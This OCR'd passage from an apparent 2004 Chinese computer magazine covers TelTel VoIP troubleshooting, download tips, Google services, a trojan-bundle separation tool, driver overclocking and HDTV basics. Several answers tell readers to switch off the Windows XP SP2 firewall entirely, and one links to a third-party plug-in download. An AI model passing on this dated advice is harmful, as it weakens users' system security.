前几期我们介绍了TelTel这款免费网络电话软件，大家在使用中遇到了一些问题，这里对其中一些大家较为关心的问题一一作答。

1.我安装了TelTel，为什么一运行立即发生错误？

答：TelTel仅支持Windows 2000/XP，且Windows XP SP2需要关闭其自带的防火墙后才能正确运行。

2.安装并运行TelTel后，登录时无法响应？

答：TelTel登录过程比较慢，如发生暂时的无法响应请耐心等待，如长时间无响应请查看网络防火墙中是否已经将TelTel列为可信任的程序(即可以自由访问网络)。

3.登录TelTel后，无法拨打电话？

答：需要先加入三名好友后才可自由拨打。

4.我为什么无法加好友？

答：国内的邮箱无法收到TelTel的好友邀请信，请使用国外的邮箱。

5.为什么打开好友的邀请链接，却没有找到同意加入此好友的选项？

答：TelTel使用Cookie来记录本地账号，在打开好友的链接前，请先以你的账号登录一次TelTel，并勾选自动登录(记住账号)的选项。

6.我是教育网的用户，但无法注册/登录TelTel？

答：可能教育网屏蔽了国外及中国台湾的IP地址，TelTel不支持代理连接，故无法在教育网内使用TelTel。

7.TelTel出了新版本0.61(http://www.teltel.com.cn/TelTel-Installer.exe)，有没有对应的新自动拨号外挂？

答：请在http://www.uuland.com/download/tel2caller/tel2caller_sc_02p.rar下载。

8.为什么在Windows XP SP2中无法登录TelTel？

答：打开系统自带的“控制面板→安全中心”，将“防火墙”设置为“关闭”，再重新打开TelTel即可正常登录。

9.TelTel收费吗？

答：目前没有收费，但每次通话时间已缩短为5分钟。

10.为什么我一直拨不通？

答：确定拨号格式正确的情况下，尽量避开高峰时段，上午10点前较好拨打。

火速链接
《煲电话粥不要钱》一文讲解了TelTel的使用方法，请参考本刊2004年第18期

CF [WL05]

影音下载的三个热门问题

■ 北京 ABC 福建 王新禧

1.开始下载后立刻就停止了，但是别人可以下载，这是为什么？

笔者在使用FlashGet时，有时会遇到这种情况，首先可以检查硬盘剩余空间是否足够，接着再检查一下保存文件的文件夹是否使用了非法字符，如“？”、“*”、“：”之类。另外也要注意如果硬盘分区为FAT32文件系统，在下载超过2GB的文件时会出现错误。

2.下载都超过100%了，但还在下载，这是为什么？

这种情况多出现于下载流媒体时，这是由于流文件大小评估不精确造成的，尤其是RTSP。不要管它，让它完成下载，如果可以播放则不必介意。另外Net Transport从1.30版开始，在下载RTSP时使用了新的多线程代码，因为RM数据包长度不定，所以文件大小也不同，从而造成了无法将不同线程收到的数据同时存放在一个文件中，因此软件采用了先各自下载、然后合并、最后删除临时文件的方法。同时为了保证合并后的质量，每个线程开始时都会多下载一些数据供合并时寻找缝合点，所以自然就会超过100%，这并不会影响最终下载的媒体。

另外，合并时，一定要有耐心，由于需要进行大量的磁盘操作，CPU的占用率会在100%，越多的线程合并也就越慢，因此建议打开“新建任务(任务属性)→其他设置→流→最大速度”功能充分利用带宽，这样一般单线程就够了，多了就是自己抢自己。另外，下载时，按暂停按钮，可以观看第一线程下载到的影像。最后，提醒那些经常下载RTSP的用户，由于临时文件的缘故，所以建议将“影音传送带”安装在较大的分区上。

3.视频文件下载不完整，导致无法播放，如何解决？

(1)AVI文件的预览

虽然DVDrip采用了MPEG4压缩技术，使最终形成的AVI文件相比DVD的MPEG2而言块头大大缩小，但依然达到数百兆，我们花大把时间下载一部DVDrip电影，要是不喜欢，岂不是白白耗时耗力。如果可以预览一下，知道影片的大致内容再决定取舍就好了。可是AVI文件不像WMV和ASF文件那样可以先看前头已下载的部分，怎么办呢？笔者在此推荐一款软件——DivFix(下载地址:http://sccrc.onlinedown.net/down/DivFix110.zip)，它能够帮你观看到尚未下载完成的AVI影片。下载一部分影片后启动它，载入已下载部分的AVI文件，然后按“Rebuild index”(重建索引，见图)，将重新生成一个新的AVI文件，就可以用播放软件预览了。同理，此法也可用来对付由于下载不完整而造成的视频文件无法播放的问题！



(2)RM、RMVB文件的预览

下载不完整的RM、RMVB文件，往往只能从开始处按时间轴顺序播放，而无法进行拖动播放。如果急于想跳过前段看后面的部分，用RealPlayer、RealOne Player等播放器将无法做到。建议使用Media Player Classic播放器(下载地址:http://gzcnc.onlinedown.net/down/6482unicode.zip)，它支持几乎所有影音格式，而且可以对下载未完成的视频文件进行拖动跳时播放。 CF [WL06]

为什么总是出现C:\Downloads

■ 北京 ABC

不少朋友发现，系统分区总是莫名其妙地出现Downloads文件夹，删除了之后下次又会自动出现，而且也已经将FlashGet、比特精灵等下载软件的默认下载路径修改到其他分区。

其实这是由于设置时未能修改所有分类的路径造成的。比如：在FlashGet中，你应该分别右击左侧窗格中的“正在下载”和“已下载”项目，在弹出菜单中选择“属性”，接着将它们的默认目录都修改为专门的下载路径(如D:\software)。

而比特精灵，不仅要在“选项→个人设置”的“任务”选项卡中设置“默认保存路径”为你指定的文件夹(如D:\movies)，同时还要点击菜单中的“编辑→编辑分类”，在打开的窗口中首先选中“Downloads”，将其路径设置为D:\movies并按下“修改”按钮，接着再选中“已下载”，设置路径为D:\movies并按下“修改”按钮，在弹出的“要把变更应用到子类别吗”对话框中单击“是”，这样即可完成所有项目的下载路径设置。 CF [WL07]

Google的十二大特色功能

■ 上海　pk

互联网很大，大得超乎你的想象。要不是有了搜索引擎，那无数的“.Com”、“.Net”必定早已使你在茫茫网海中迷失方向。很多Google Fans学会了从轻松的搜索过程中寻找答案，在为那经典简约的搜索页面痴迷的同时，你是否尝过Google的众多特色好功能呢？

Google Alerts

地址:http://www.google.com/alerts

这是个新奇的系统，它能在某个新闻事件发生时自动向你发送通知邮件。不过为了防止垃圾邮件并便于管理，必须先注册你的邮箱才能使用。方法是点击“sign in to manage your alerts→Sign up now!”(现在注册)，在“E-mail address”处填写自己的邮箱地址，并在下方填写好密码，接着点击“I have read and agree to Terms of Use. Create my account.”(我已经阅读而且同意协议，请创建我的账户)，成功后登录刚才注册的邮箱，会发现一封名为“Google E-mail Verification”(Google邮件确认)的邮件，打开后点击其中的激活链接即可。

再次打开Google Alerts首页，这时已经自动登录了刚才注册的账号，在“Search terms”(搜索条目)中填写要搜索的关键词；在“Type”(类型)处选择搜索的类型(如要跟踪某新闻事件则选择“News”)；“How often”是指提醒的频率，选择默认的“once a day”(一天一次)，最后点击“Create Alert”(创建通知)即可创建对此事件的监控(删除监控只要在下方的已有项目列表的相应项目旁点击“delete”即可)。

Google Answers

地址:http://answers.google.com/

在网上还能用Google提问题，这真是件新鲜事。当然，电脑还不足以智能到可以自动回答你的大多数问题，所以你提出的问题都是由人工回答的。如果想提问，还必须支付最少$2.5的费用(其中$2为最低提问费用，$0.5为加入Google问题列表的费用)。

Google Catalogs

地址:http://catalogs.google.com/

这里包含了一个强大的邮件订阅列表搜索引擎和一个邮件列表分类，进入相关分类你便能预览各类邮件订阅杂志。

Google Directory

地址:http://www.google.com/dirhp

以前在Google搜索关键词时都出来一大堆网页，如何快速定位到要寻找的某主题专业网站呢？这时，你应该使用更有针对性的Google网站列表搜索。

Froogle

地址:http://froogle.google.com/

Google的Logo总是能被改成各种花样，这是Google推出的购物搜索引擎，通过输入商品关键词，便能快速地将所需商品相关报价、介绍等信息罗列出来(可惜的是目前还不支持中文)。

Group

地址:http://www.google.com/grphp

BBS是个找资料的好地方，好帖更是众人智慧的结晶，所以查找相关主题的论坛远比在Internet中盲目搜索有效。

Google Labs

地址:http://labs.google.com/

这便是著名的Google实验室，每次Google出了什么新鲜的玩艺儿，基本都是Google Labs的研究成果。

Google Local

地址:http://local.google.com/

正在夏威夷感受沙滩和阳光，或在加州小镇享受红酒和烧烤？想找个咖啡吧又害怕人生地不熟？打开Google Local，输入要搜索的服务及你所在的城市，转眼间一长串的咖啡吧列表及清晰的地图位置标注就轻松到手了(什么，你不懂英语……-_-)。

Google News

英文版:http://news.google.com/nwshp

中文版:http://news.google.com/nwshp?hl=zh-CN&gl=cn

家事、国事、天下事，事事关心，看新闻是我每天的习惯之一。Google新闻没有广告，并且有纯文字版本可供选择(点击左侧链接“纯文字版本”即可)。

Google SpecialSearches

列表:http://www.google.com/options/specialsearches.html

大学搜索:http://www.google.com/options/universities.html

在这里可以搜索特定范围的内容，Windows的用户？

Linux 爱好者？FreeBSD 的 Fans？选择有个性的 Google 吧！

Wireless

地址:http://www.google.com/options/wireless.html

手机里也能用 Google！想象一下当你正在与朋友为一个问题争执不休时，拿出手机打开 Google 搜索一下，朋友目瞪口呆的同时，你作出一个得意状的 POSE。(当然，手机类型怎么也得是准 PDA 级别的，如果你还用着 Nokia 3310 之类的老货就别想了……)

Google Desktop Search

地址:http://www.desktop.google.com/

下载地址:http://www.desktop.google.com/GoogleDesktopSearchSetup.exe

最近，Google 推出了其桌面搜索工具 Google Desktop Search 的测试版，它相当于一个本地文件搜索工具，能对你电脑中 Outlook 或 Outlook Express 邮件、Word、Excel、PowerPoint、Internet Explorer、TXT 等文件的内容进行搜索，并且提供像网络搜索那样的文件内容索引(见图)。安装后，Google Desktop Search 驻留内存，定时对系统中这些类型的文件进行索引，从而也就造成了需要一定时间才能搜索到更多的本地文件。



这样的搜索功能是许多朋友一直想要的，特别是对邮件的搜索，比 Outlook 或 OE 的搜索功能不仅快，而且更好用。但目前测试版对中文支持还不完善，比如:在用“你”这样的关键词搜索时，只有两个搜索结果，而用“电脑爱好者”进行搜索时，列出的结果还算令人满意。

1.怎么搜？

双击系统托盘中的 Google Desktop Search 图标，然后在弹出的搜索页面中搜索即可。

2.搜什么？

右击其系统托盘图标，在弹出菜单中选择“Preferences”(参数)，接着在“Search Types”(搜索类型)处勾选要搜索的类型，最后点击“Save Preferences”保存设置。

3.为什么搜索不了中文？

Google Desktop Search 目前还在测试中，对中文支持还不够好，仅支持 Unicode 格式的中文文本，使用系统默认的文本保存格式 Ansi 则不能正常搜索，相信正式版本会修正此问题。

4.为什么安装此软件后，在未操作的情况下经常会有硬盘活动？

这是软件正在对硬盘中的文件进行索引，以便加速搜索过程，不过基本不会对电脑运行有太多影响。在系统托盘右键菜单中选择“Pause Indexing”便可暂停索引。

小提示

其实 Google 的这个新点子并不新，因为之前就已经有公司推出了相似产品——blinkx(http://www.blinkx.com/)，它能够根据输入的关键词同时对本地电脑、网页、博客站点等众多资源进行搜索。但遗憾的是，它对中文的支持更差。

CF [WL08]

捆绑文件分离大法

■ 上海 狂PK雪影

很多黑心外挂网站都在提供网友下载的外挂中捆绑了木马病毒，本来希望借外挂之力早日“称霸”网游界的玩家因此失去了宝贵的账号和装备。杀毒软件即使能够查杀，在查杀的同时也会把捆绑文件中正常的文件部分一起杀除，怎么才能从捆绑文件中提取出无毒的文件呢？在本刊 2004 年第 6 期《无间盗Ⅳ——盗亦有盗》一文中曾经介绍了木马捆绑文件的识别与检测，并给出了一个小工具木马捆绑克星 1.0Demo，如今这个软件升级到了 2.0，支持目录级扫描等功能，最令人兴奋的是:加入了捆绑文件分离功能！

木马捆绑克星小档案

软件版本:2.0Professional	软件大小:512KB
软件性质:免费软件	适用平台:Windows 9x/Me/2000/XP
下载地址:http://www.uuland.com/download/mview/free/mview21.rar	

第一步: 下载并解压此软件，运行其中的 mview21.exe。

第二步: 点击“扫描文件”或“扫描目录”来检测单个文件或指定目录下的所有文件是否被捆绑。

第三步: 如果发现文件被捆绑，程序会给出提示并自动弹出“提取原文件”对话框。

第四步: 在“提取到”指定提取出的无毒文件的保存路径，并在“提取位置”中设置要提取文件所在的位置(程序会计算出捆绑文件中共有多少个 EXE 文件，并在“提取位置”选择框中即时反应)，一般应设置为“2”(见图)。



小提示

★多数捆绑文件的结构为“LOAD 文件|正常文件|木马文件”，正常文件位于第二部分，所以“提取位置”一般设置为“2”。

★为保证安全，建议在“设置→扫描参数”中勾选“提取后调用第三方杀毒”，并在其下方文本框中指定杀毒软件主程序路径，这样就可以防止提取出的文件为木马文件而导致意外中毒了。

CF [WL09]

技巧E卡通 Skill Tips

让FlashFXP站点密码明文显示

FlashFXP是大家常用的登录FTP的工具，缺省情况下FlashFXP中的站点密码是以星号显示的，当管理的FTP站点很多时常常会忘记密码。其实可以通过设置让FlashFXP站点密码用明文显示，这样就不会忘记密码了。方法是：点击“选项→参数选择”，打开“配置FlashFXP”窗口，切换到“选项”标签，勾选“选择密码字段时显示密码”即可。

（北京 阮征）

下载避免更换首页

在一些站点下载MP3音乐时，下载之前总要求把它们的网站设置为首页才可以下载，要不然就不断弹出“是否把xxx网站设为首页”的对话框，让你无法下载。如果在这类站点下载的歌曲不多，委屈求全一下就得了，可我想下载很多MP3歌曲，难道必须屈服于这种铁腕方式？

对网速慢的朋友，点一下“否”可以暂时取消这个弹出窗口，然后以最快速度将鼠标移向下载链接，点击或拖拉至FlashGet等下载软件的悬浮窗口，就可以下载了。其实，如此铁腕方式是通过JavaScript网页脚本实现的，按照这个思路，进入IE的“工具→Internet选项→安全”，点击“自定义级别”，然后找到关于脚本的选项全部禁用即可。

（江苏 杨浩翔）

快速定位到软件下载页面

经常用FlashGet、Net Transport下载软件，随着软件数量增多，想查找一个软件出处变得非常麻烦，往往需要上相应的网站搜索。其实有一个小技巧可以帮助我们快速找到软件的下载页面：运行FlashGet或Net Transport，在相应软件上单击右键，在弹出快捷菜单中选择“浏览引用页”即可快速定位到软件下载页面。

（山东 韩国良）

获取多种E-mail图片签名

不少泡论坛的网友都喜欢将自己的邮箱制作成一个图片式签名档，如果自己懒得动手，只要登录http://www.nhacks.com/email，输入你的E-mail账户并选择邮箱后缀，它就会自动为你生成一个漂亮的卡片和URL地址。目前支持GMail、Hotmail、MSN和Yahoo。

（l...d）

取消FlashGet的监测功能

如果电脑中安装了FlashGet，那每次在IE中点击下载链接时就会默认启动该软件，可有时只是下载一些小文件而觉得没有必要调用它。很简单，只要在单击下载链接时，同时按住Ctrl键即可。

（黄迎）

QQ也能截菜单

QQ截图功能非常方便，使用快捷键Ctrl＋Alt＋A再拖动鼠标并双击一次就可以完成截图操作。可是在使用中发现，QQ无法抓菜单，当按住Ctrl＋Alt时，菜单便自动收缩了，其实QQ是支持菜单抓图的：首先按住Ctrl＋Alt＋Shift，然后点开菜单，松开Shift键，再点A键即可实现菜单的截图。

（狂PK雪影）

复制加密网页又一法

如果网上有好文章无法复制，可以用SnagIt试一下。SnagIt是一款经典的截图软件，它有一个文字捕获功能，可以抓取加密的网页文字。运行SnagIt，在“输入”菜单下选择“屏幕”，激活“文字捕获”功能，然后点击“捕获”按钮即可将当前网页中的文字复制下来，最后另存为TXT文件即可。

（山东 韩国良）

QQ2004只为我用

首先以“普通模式”登录自己的QQ号（在QQ登录框中的号码列表中留下此号码），然后打开QQ所在目录，将其下的WizardCtrl.dll删除或改名，接着打开QQ，尝试用别的QQ号登录，是不是发生了错误无法登录？这样就可以保证自己电脑上不能登录别人的QQ号了。以后要登录新号时，只需恢复此DLL文件即可。

（狂PK雪影）

CF [WL10]

硬派传说

■ CFan.Storyer

3D Mark2005争夺战

自从显示系统测试软件3D Mark2005推出后，ATi和nVIDIA的产品就一直在为谁是3D Mark2005最快的卡而争斗。因为，这个成绩会很容易左右高端显卡的市场走势。

就目前来讲，在单显卡的测试中，依靠液氮等极端散热手段，ATi Radeon X800XT显卡暂时占有优势。通过将核心/显存频率超频到806MHz/1.3GHz，AT显卡得分已经达到了8250分（未超频的成绩为5000分左右）。

nVIDIA方面，虽然在单显卡方面没有太多动作，但已经有网站依靠两块顶级nVIDIA NV45显卡配合SLI协同工作技术（图1），得到了超过9000分的成绩。




图1 SLI实物图

至于这样双拳对单手的比赛该算谁胜，笔者是这样看的：从发烧的角度来看，ATi显卡达到了现在单显卡的速度极限，但从市场的角度来看，nVIDIA的双显卡SLI方式则更容易让市场真正接受。毕竟很多人需要的是一台能够长时间运行的电脑，而不是一台只能急速狂飙几分钟的机器。另据悉，另一家能提供双显卡协同工作的公司Alienware已经准备开放自己的技术授权，这将使ATi的显卡也能双显卡同时工作。

数字家庭娱乐中心——Intel提概念

在最近的IDF（Intel开发者论坛）上，Intel又提出了新的数字家庭娱乐中心的概念和建议配置。除去其中Intel自己推销的产品部分外，我们还是能看出一些新的趋势。

1.电脑性能要满足HDTV的播放要求，并能提供HD Audio级别的音频能力

2.电脑要降低噪音和能耗，并于2005年在桌面电脑中引入Speedstep技术，让桌面电脑也能自动调节运行速度。

3.电视接收方面需要同时提供两路电视输入，支持后台录像和前台播放，并建议采用数字调谐器。

4.具备无线局域网连接能力。

5.电脑的多媒体视频表现力的配件要求通过微软的Media Center Edition认证。认证涉及部件：遥控器、无线AP、视频卡、TV卡。

总的来说，就是：家用电脑除追求性能外，还应该追求一种健康、方便、人性化的使用环境。让电脑成为一种易用的家用电器会大大扩展电脑的使用空间和市场份额。

90nm工艺Athlon 64超频性能强悍

在Intel的90nm处理器已经大量铺货后，AMD也一直在作转型90nm工艺的准备。根据Anandtech网站公布的测试报告，AMD的样品90nm Athlon 64 3000+工艺已经相当成熟，并具有强悍的超频性能。在处理器稍微加压的情况下，工作频率可以从默认的1.8GHz（200x9）飚升到2.6GHz（290x9）。超频后的工作频率达到Athlon 64 FX 55处理器预定频率，提升幅度达到45%，而更高的总线频率则让这块CPU比真正的Athlon 64 FX 55处理器还强劲（图2）。




图2 超频后的性能相当可怕

AOpen的Pentium M主板

AOpen最近发布了搭配Pentium M处理器的主板。这是一款富含趣味的Pentium-M微型ATX主板，主板留有两个1GB以太网接口，支持串行ATT设备，集成硬件防火墙，可用标准的Pentium 4散热器（图3）。由于Pentium M处理器有非常高的执行效率，Pentium M 2GHz的整数运算性能相当于Pentium 4 3.4GHz，而且电量消耗更小。因此想装低功耗高性能电脑的发烧友还是很看得上这块主板的。




图3

CF [YJ01]

完美装机系列

——显卡的安装与调试（三）

■ cai

在上期文章中我们介绍了ATi显卡驱动的设置要点，在本期中我们将向你简要介绍nVIDIA显卡的驱动设置。

了解nVIDIA驱动

从nVIDIA RIVA TNT显示芯片开始，nVIDIA就一直很注意驱动程序的开发，而且很早就确立了UDA一体化驱动(Unified Driver Architecture)的开发方式，即一款驱动支持所有产品。这样无论是厂家在开发时还是用户在安装时都更为方便，这也为nVIDIA称雄显卡领域立下汗马功劳。nVIDIA的UDA驱动经过Detonator（雷管）系列驱动的发展，到现在又已经升级到ForceWare系列驱动，主要配合GeForce FX、GeForce6系列芯片，同样也兼容RIVA TNT及其以后的各代显示芯片。至截稿时为止，ForceWare的最新WHQL（微软硬件认证）版本为61.82，可以在http://drivers.mydrivers.com/dir102/d40898.htm下载，并提供中文菜单，方便使用。

Just do it

激活隐藏的超频功能

安装成功nVIDIA驱动后，建议导入如下的注册表文件，这样可以不用再安装其他软件就能开启超频等隐藏功能。注册表文件如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\NVIDIA Corporation\Global\NVTweak]
"Coolbits"=dword:fffffff
"NvCplEnableHardwarePage"=dword:00000001
"NvCplEnableAGPSettingsPage"=dword:00000001
```

nVIDIA常见设置选项浅析

在桌面上点击鼠标右键，选择“属性”，进入显示属性设置界面。然后依次打开“设置→高级→显卡名称”，可见显卡类型、显存容量、驱动版本等详细信息以及CPU类型、内存容量、DirectX版本等基本检测信息（图1）。点击“附加属性”（某些版本自动弹出导航菜单，不用再点击），会出现nVIDIA的驱动详细设置窗口。在开启隐藏功能后，在该窗口中一般有“屏幕调整、设备选择、nView、显示计时、彩色校正、性能和质量设置、重叠彩色控制、时钟频率、桌面实用程序、故障排除、显示方向、桌面管理、AGP设置、刷新率超频、更改分辨率”等设置选项（图2）。我们把这几部分分为输出设备调节、3D功能调节、特殊功能实现三类设置来介绍。




图1



图2

1.输出设备调节

对一些通过显示器控制按钮已不能调整的显示器显示面积超宽或偏小或位偏的显示器，通过“屏幕调整”控制选项能够进一步的进行调整，以解决这类问题。可在原调节基础上再增加20%左右的调节量。在设备调整中一般还会有“显示计时”调整项。一般情况下，选择默认的“自动检测（Windows确定正确的模式）”即可，但如果你的显示器在每次启动的时候都要闪动几次，则可以尝试选择其他的选项试试（图3）。



图3

如果你是连接的双显示器，那么nView选项就会提供更好的双显调节方式（图4）。与Windows提供的多显示器调节相比，nView除了提供普通的双显示器解决方法外，还提供“复制”和“跨越”两种特殊的双显方法。“复制”就是两个显示器显示同样的内容，这在进行各种演示时很有用。“跨越”则是依靠显卡的内部处理，让两个显示器在Windows中识别成为一个显示器（图5），使两个显示器同时能进行视频加速、3D加速、打开超大窗口等功能，这在拼接显示器墙、观看高清晰HDTV



图4



图5　两个显示器拼合成一个2048×768的宽屏显示器




图 6

等特殊显示中非常有用。

如果用户对显示器颜色不满意，同时又已经无法再调节显示器了，可以通过"彩色校正"菜单调节显示器的颜色。我们可以在"将颜色变更应用于"下拉菜单中，选择是单独调节桌面颜色或是视频、游戏中的色彩（图6）。



图 7

现在能旋转的LCD显示器不少，"显示方向"选项就是专为这类显示器准备的。在这里可对桌面进行横向（0度）、纵向（90度）、倒转横向（180度）、倒转纵向（270度）四种旋转方案（图7）。

小技巧

让视频播放时画面更亮丽

视频播放时，视频窗口的画面采用的是一种特殊的显示模式：Overlay。这种模式可以独立于桌面进行各种显示参数的调节，借用这个功能，我们可以在一些不具有类似三星"显亮"功能的老显示其上让视频播放的画面也亮起来。

分别调整增大Overlay项目中Gamma、Brightness、Contrast的值，然后保存，以后播放视频时就会采用特定的显示参数让画面亮起来了。这样设置的好处是不用每次播放视频时去按显示器的调节按钮，而且不影响其他窗口的显示效果。

2.3D功能调节

nVIDIA的3D功能调节多数都在"性能和质量"选项中设置。

"性能和质量设置"中主要对3D程序和游戏的Direct3D和OpenGL的3D平滑处理（全屏抗锯齿FSAA和各项异性过滤）量进行设置，以增加画质（减少在3D物体边缘的"锯齿"效果）或提高速度（牺牲画质）。由于现在不同3D程序或者游戏对系统的要求也不同，比如《魔兽争霸3》对3D系统的要求就比《毁灭战士3》低了很多，因此单一的3D配置文件也不再满足需求了。在"性能和质量"选项中的"应用程序配置文件"下拉菜单中，驱动程序默认提供了20个左右的常见游戏的列表，我们可以选中一个游戏，然后针对这个游戏制定独立的抗锯齿和各项异性过滤设置，方法是先点上"3D平滑处理设置"等选项前面小方块的小勾，然后调节到我们需要的数值，最后单击确定，那么指定程序就会用指定的3D设置来运行了（图8）。调节的选择当然还是数值越大画面越好，但性能也越低。



图 8

大家在运行3D游戏时都会发现，自己虽然在桌面设置为85Hz或者更高的刷新率，但到了游戏中总会被改成60Hz，虽然一些第三方工具能够修改这个设置，但毕竟不如驱动自带的调节功能方便。在驱动设置中的"刷新率超频"设置就是提供在3D环境下的刷新率调节功能，而且这个功能目前已经是在Direct3D环境和OpenGL环境下都可以通用了。= 开启方法是首先选择"超频刷新率"，然后点击"分辨率"后的"刷新率"下的"默认"按钮，就可看见"刷新率"的下拉菜单，选择相应的刷新率。我们并不需要开启所有分辨率的刷新率超频功能，只需要打开800×600、1024×768等常用分辨率的相应功能就行了（图9）。



图 9

3.特殊功能

在开启驱动设置的隐藏功能后，nVIDIA显卡自己就提供了超频功能。

将"时钟频率"频率调整选项中的"允许调整时钟频率"选项打上勾（某些版本的驱动是"手动超频"选项），便可对显卡的"核心时钟频率"和"显存时钟频率"进行频率调整。调整好后，可选其下方的"测试设置"按钮，看一看显卡能不能支持新调高的频率，然后再运行3DMark及一些3D游戏瞧瞧能不能正常运行，如一切正常，再选中"启动时自动应用这些设置"（如果在启动时发生问题，您可以按住Ctrl键，让系统重新以默认的频率运行）。需要注意的是现在某些芯片在2D环境和3D环境下的频率并不一样，我们超频只需要超3D功能就行了（图10）。



图 10

通过AGP设置选项可对AGP的速度进行调整（如1X、2X、4X、8X）或打开"启动快速写入"、"启用边带寻址"、"启用2D指令缓冲缓存"等为了稳定性而被关闭了的功能（图11）。

驱动热报

■ 驱动之家

热门驱动点评

今天我要给大家介绍的是一款非驱动类的产品，我相信在今后的一段时间内，各大显卡巨头都会将它作为“攻克”的重点。是什么样的软件拥有如此巨大的魅力呢？答案就是最新发布的3DMark2005。首先，3DMark2005提供了对微软DirectX 9.0C的支持，同时加入的更加详细显示控制面板，可以使用户对测试进行更为详细的画面控制。3DMark2005还使用了全新的类似游戏的3D引擎，使测试更接近于正常的游戏运行。它包含了三个全新的测试场景，通过这三个场景的测试便可以得出显卡分数。另外，3DMark2005还包含了不少特殊测试。需要注意的是，要运行3DMark2005，必须拥有支持硬件DirectX 9.0的显示卡。

下载地址：http://www.mydrivers.com/tools/dir16/d6722.htm。

nVIDIA官方终于给我们带来了最新的正式版本ForceWare驱动，版本号为66.81。在新特性方面：1.提供全新的内存管理技术，从而更好的支持未来的512MB显存版本的nVIDIA显卡。2.支持SLI Multi-GPU（双卡互连）技术，这样可以大幅提高显示性能。3.在视频方面做了大量改进，其中包括优化动态补偿、提高新一代nVIDIA显示芯片处理视频的能力。4.完全与DirectX 9.0C相兼容，改善了DirectX shade的处理能力以及CPU占用率。5.改善了对HDTV的支持。

下载地址：http://www.mydrivers.com/dir101/d40713.htm。

最新驱动列表

S3 DeltaChrome系列显示芯片最新驱动6.14.10.1753-15.11.06.g1版。更新内容：专门针对DOOM 3 和Star Wars Battlefront这两款游戏进行优化。适用环境：支持DeltaChrome S8/X9m/x9m ULP/S4显示芯片。Win2000/XP

下载地址：http://www.mydrivers.com/dir101/d40669.htm。

XGI图诚Volariz V3系列显卡最新Reactor反应堆驱动1.06 WHQL版。更新内容：增强了性能与稳定性，通过了微软的WHQL认证。适用环境：仅支持XGI Volariz V3系列显卡。WinXP

下载地址：http://www.mydrivers.com/dir101/d40671.htm。

Realtek瑞昱ALC100/P、ALC101、ALC200、ALC201、ALC201A、ALC202、ALC202A、ALC650、ALC655、ALC658、ALC850 AC97声音芯片最新WDM驱动3.64版。更新内容：1.增加了一些自定义项目。2.升级了Realtek 3D引擎。适用环境：Win98SE/ME/2000/XP

下载地址：http://www.mydrivers.com/dir101/d40605.htm。

CF [YJ03]

硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高



图11



图12

在“桌面实用程序（桌面管理）”中的“在任务栏中显示Media Center图标”（图12）选中后可直接在任务栏中对Direct3D和OpenGL及显示器属性等进行快速设置，不用再打开“显示属性”（图13）。此外，nView还有很多较有特点的功能可在“桌面实用程序”中实现，在“控制面板”打开该管理器，选中“启用nView桌面管理器”“确定”后再进入，便可对nView进行更多的特效设定。例如要实现“透明”功能，可进入“效果”选项卡然后在“拖动时使窗口透明”或“启用下拉菜单透明功能”或“启用任务栏透明功能”等栏的选框中打上勾，然后选择下方的“透明度”百分比，就会发现这些应用变透明了。此外，桌面实用程序中还有许多有用功能，如窗口放大缩小；或者通过NVKeyston功能让软件可实时地在便携投影仪或者显示器上进行图形的校正；你还可设置多台显示器，而且每台显示器都能提供完整的DirectX和OpenGL加速；“热键”定义驱动各种控制的快捷键；可以定义鼠标摇动、旋转的特别功能等等，你可一一去试试看（图13）。



图13

CF [YJ02]

一问一答走进HDTV

■ 凌晨三点

当人们还在惊讶于DVD所带来的逼真影音效果时，HDTV（High Definision TV，数字高清晰度电视）又悄然来到了我们的身边。从去年开始，一些家电巨头就在各地大张旗鼓地宣传HDTV，支持HDTV的新一代彩电纷纷高价登台，由其展示出来的影音效果也的确让当红小生DVD影像自叹不如。那么，到底什么是HDTV呢？HDTV能否也像DVD影像一样在家用电脑上播放呢？由于HDTV的概念仍未普及，为了让读者能够由浅入深地理解HDTV所包含的技术，解决可能会遇到的问题，下面我们用一问一答的形式来逐步进行阐述。

什么是HDTV？

要解释HDTV，我们首先要了解DTV。DTV是一种数字电视技术，是指从演播室到发射、传输、接收过程中的所有环节都是使用数字电视信号，或对该系统所有的信号传播都是通过由二进制数字所构成的数字流来完成的。每频道数字信号的传播速率为19.39Mbps，如此大的数据流传输速度保证了数字电视的高清晰度，克服了模拟电视的先天不足。同时，由于数字电视可以允许几种制式信号的同时存在，因此每个数字频道下又可分为若干个子频道，能够满足以后频道不断增多的需求。HDTV是DTV标准中最高的一种，即High Definision TV，故而称为HDTV。

HDTV中要求音、视频信号达到哪些标准？

HDTV规定了视频必须至少具备720线非交错式（720p，即常说的逐行）或1080线交错式隔行（1080i，即常说的隔行）扫描，屏幕纵横比为16：9。因此HDTV有三种显示格式，分别是：720P（1280×720p，非交错式），1080i（1920×1080i，交错式），1080P（1920×1080p，非交错式），其中以720P和1080i最为常见，1080P较为少见。与此对照，标准DVD分辨率仅为720×480，17英寸CRT显示器的标准分辨率也只有1024×768。

音频方面HDTV要求较简单，基本要求输出为5.1声道(杜比数字格式)，并可以靠解码器不同，向上向下兼容其他信号并处理重放。

如何收看HDTV节目？

